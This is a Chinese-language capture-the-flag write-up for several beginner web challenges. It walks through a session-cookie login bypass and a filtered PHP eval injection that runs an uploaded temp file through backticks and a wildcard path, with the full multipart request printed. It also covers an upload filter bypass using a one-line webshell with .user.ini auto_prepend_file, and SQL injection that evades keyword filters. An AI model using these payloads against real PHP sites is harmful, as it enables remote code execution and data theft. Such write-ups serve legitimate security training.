
Session是另一种记录客户状态的机制,它是在服务器上面,客户端浏览器访问服务器的时候,服务器把客户端信息以某种形式记录在服务器上。这就是Session。客户端浏览器再次访问时只需要从该Session中查找该客户的状态就可以了。

点登陆用bp抓包发现一开始出现的密码是123456,这个密码是错误的。这样的话就得看session,只需要把session给删掉就行了。
session就是Cookie里PHPSESSID的值。

把这个删掉,然后密码为空,以空密码进行登录这样password就相等了。
web12
 查看页面源码获得提示
构造pyload: ?cmd=print_r(scandir(“.”)); 来查看当前所有的目录文件
或者是使用glob()函数也可以。它返回一个包含匹配指定模式的文件名或目录的数组。pyload: ?cmd=print_r(glob(“.”));

使用show_source()函数.此函数是对文件进行 PHP 语法高亮显示。(show_source函数是highlight_file()函数的别名)记得加上双引号。
web13
和上一题一样,先来个pyload: ?cmd=print_r(glob(“.”)); 发现被过滤了。

此段代码要求cmd不能含有除了p以外的大小写字母和数字,且不能含有特殊字符:$~!@#%^&等等。可以使用的有:p ` ? / + < > =
通过可用的字符构造
1
cmd=?><?=`.+/??p/p?p??????`
由eval($cmd)来运行临时文件,需要先?>把前面的<?php给闭合掉
<?= $cmd ?> 等于 <?php echo($cmd) ?>:在php中,<? ?>称为短标签,<?php ?>称为长标签。修改PHP.ini文件配置 short_open_tag = On 才可使用短标签。php5.4.0以后, <?= 总是可代替 <? echo。
反引号``(键盘Tab键上面那个键):在php中反引号的作用是命令替换,将其中的字符串当成shell命令执行,返回命令的执行结果。反引号包括的字符串必须是能执行的shell命令,否则会出错。
点 .: 点命令等于source命令,用来执行文件。
加号 +:URL编码中空格为%20,+表示为%2B。然而url中+也可以表示空格,要表示+号必须得用%2B。
/??p/p?p?????? 临时文件夹目录:php上传文件后会将文件存储在临时文件夹,然后用move_uploaded_file() 函数将上传的文件移动到新位置。临时文件夹可通过php.ini的upload_tmp_dir 指定,默认是/tmp目录。
临时文件命名规则:默认为 php+4或者6位随机数字和大小写字母,在windows下有tmp后缀,linux没有。比如windows下:phpXXXXXX.tmp linux下:phpXXXXXX。
通配符:问号?代表一个任意字符,通配符/??p/p?p??????匹配/tmp/phpxxxxxx


用burpsuite发送POST请求,上传文件。(注意:Content-Length下必须空一行)
请求改这3个地方
1
2
3
4
5
6
7
8
9
10
11
12
POST /?cmd=?><?=`.+/??p/p?p??????`; HTTP/1.1

Content-Type: multipart/form-data; boundary=---------------------------10242300956292313528205888

-----------------------------10242300956292313528205888
Content-Disposition: form-data; name="fileUpload"; filename="1.txt"
Content-Type: text/plain

#! /bin/sh

cat /flag.txt
-----------------------------10242300956292313528205888--
Content-Type有两个值:①application/x-www-form-urlencoded(默认值) :上传键值对
②multipart/form-data:上传文件
boundary为边界分隔符
1
2
3
文件开始标记:-----------------------------10242300956292313528205888
文件结束标记:-----------------------------10242300956292313528205888--
其中10242300956292313528205888是浏览器随机生成的,只要足够复杂就可以。
文件内容:#! /bin/sh 指定命令解释器,#!是一个特殊的表示符,其后,跟着解释此脚本的shell路径。bash只是shell的一种,还有很多其它shell,如:sh,csh,ksh,tcsh。首先用命令ls / 来查看服务器根目录有哪些文件,发现有flag.txt,然后再用cat /flag.txt 即可。
web13
访问upload.php.bak下载源码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
<?php
	header("content-type:text/html;charset=utf-8");
	$filename = $_FILES['file']['name'];
	$temp_name = $_FILES['file']['tmp_name'];
	$size = $_FILES['file']['size'];
	$error = $_FILES['file']['error'];
	$arr = pathinfo($filename);
	$ext_suffix = $arr['extension'];
	if ($size > 24){
		die("error file zise");
	}
	if (strlen($filename)>9){
		die("error file name");
	}
	if(strlen($ext_suffix)>3){
		die("error suffix");
	}
	if(preg_match("/php/i",$ext_suffix)){
		die("error suffix");
    }
    if(preg_match("/php/i"),$filename)){
        die("error file name");
    }
	if (move_uploaded_file($temp_name, './'.$filename)){
		echo "文件上传成功!";
	}else{
		echo "文件上传失败!";
	}

 ?>
要上传一句话木马,文件大小要小于24字节,名字长度要小于9,后缀小于等于3,名字中不能有php。构造一个一句话木马。
还需要上传一个文件。 .user.ini 它是PHP 支持基于每个目录的 INI 文件配置,而且如果你的 PHP 以模块化运行在 Apache 里,则用 .htaccess 文件有同样效果。
然后我们再此文件里写入 auto_prepend_file =1.txt
1
auto_prepend_file是设置页眉和脚注,可以保证它们在每个页面的前后被载入。使用这些指令包含的文件可以像使用include()语句包含的文件一样
有了这条件命令后,就可以执行a.txt的内容了。然后先上传文件1.txt,然后再上传.urser.ini文件。

web14
 依次传参c=这些值试试
 访问一下这里
 源代码提示有过滤。

过滤的关键词有information_schema.tables,information_schema.columns,linestring,空格,polygon。用反引号绕过。 反引号:它是为了区分MYSQL的保留字与普通字符而引入的符号。例如information_schema.tables和information_schema.tables都可以使用。 网页的弹窗使得我们不容易观察,我们直接在源代码页面进行注入。




发现flag不在这。回到一开始的页面,发现有个secret.php


BUUCTF
helloword | 简单安卓逆向
